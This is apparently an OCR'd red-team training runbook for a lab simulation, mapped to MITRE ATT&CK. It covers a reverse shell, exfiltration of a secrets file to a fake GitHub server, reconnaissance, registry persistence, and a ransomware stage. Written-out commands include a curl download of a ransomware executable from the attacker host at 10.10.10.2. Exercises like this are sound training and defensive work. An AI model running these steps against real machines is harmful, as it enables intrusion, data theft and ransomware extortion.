


STEP 2: COMMAND AND CONTROL

MITRE T1071.001 – Application Layer Protocol: Web Protocols

1. Run the attack script in Kali to start the listener and run the reverse shell

Enter command: python3 AttackerScript.py




2. Enter common commands to test the connection. “ipconfig”, “dir”.

3. Monitor for output; troubleshoot any connection issues, interact directly with the Output.txt or Command.txt files on Ubuntu website and ensure they are writeable.


4. Once commands are running attempt to touch the victims Desktop:

Command:
echo My other computer is your computer>%USERPROFILE%\Desktop\YouAreHacked.txt


The simple reverse shell created by the malware is visualized below



Attacker's Screen:



Victim Windows Screen:
You Are Hacked text file is created on victim's Desktop



STEP 3: EXFILTRATE DATA


MITRE T1567.002 – Exfiltration Over Web Service

1. Check the current directory for a list available files:


Command: dir
Troublshoot: keep pressing enter until the output list of files appears.

Once we have found a file we want to inspect (secrets.txt), use the GET command to trigger a function in the victim malware which will upload that file via HTTP to the attackers Github exfiltration folder.

Command:
get C:\Users\gcit\Downloads\secrets.txt



2. On the Attackers Kali machine, use the browser to visit Ubuntu server 10.10.10.2/fake-github/Exfiltration/ to see the secrets4.txt file in the Exfiltration Folder.



OPTIONAL STEP 4 & 5:

STEP 4: RECONNAISSANCE

MITRE T1590.002 – Gather Victim Host Information

Build your target profile on Windows Victim by gathering reconnaissance in Kali.

Commands:
Enter a new command: hostname
Enter a new command: ver
Enter a new command: systeminfo
Enter a new command: whoami
Enter a new command: ipconfig /all

STEP 5: ACCOUNT DISCOVERY


MITRE T1087.001 – Account Discovery

Enter a new command: net users
Enter a new command: net localgroup administrators


STEP 6: PERSISTENCE

MITRE T1547.001 – Registry Run Keys / Startup Folder
Create persistence so that the victims machine will run the .exe file at every reboot.
This will trigger the persistence function def persist_exe_user().
The victim's machine will now run the .exe file at every boot up.
It stores settings for that user that can also include loading .exe's at logon

Command: persist



2. The Blue team will now reboot Windows to confirm persistence success or failure. Open Task Manager to Check RightPointV3 is running on reboot.



ALPHA 7 RESPONSE

 # Secure The Future With Alpha 7 Responsee

RED TEAM RUNBOOK 2

Ransomware

WWW.ALPHA7RESPONSE.COM

RUN BOOK 2: RANSOMWARE

This runbook will continue with the reverse shell established in Runbook 1.

INTRODUCTION

The ransomware payload encrypts files in the Documents and pictures and displays a ransom note on the victim's desktop.

Continuing on with our reverse shell connection from run book 1, the attacker can now demonstrate using "living off the land" tools that Windows provides. By using the "curl" command the attacker can use the existing reverse shell to download any additional files he may need, in this case we will use curl to download the ransomware executable.

RANSOMWARE DESIGN

The ransomware payload is to encrypt files on the target's computer and permanently delete all unencrypted versions of the files. After completion of encryption the executable ransomware will create a ransom note which will appear in the victim's downloads folder.

The ransomware note will include payment details in the form of a BTC wallet address, and that once payment is made the attacker will send through the decryption key.


The decryption key is used decrypt the files after payment is received. For the purpose of the simulation the the Ransomware will encrypt all files in the Documents and Pictures folders only.


STEP 1. EXECUTE RANSOMWARE

Downloads and runs the file from Security Update Folder and encrypts the files in the Documents and Pictures folder. At this point the Ransomware will have been executed by the victim machine. Files will have been encrypted and the ransom note will appear.

1. Download the ransomware onto the victim machine from the reverse shell in Kali.

Command: curl -o VictimRansomware.exe http://10.10.10.2/SecurityUpdates/VictimRansomware.exe






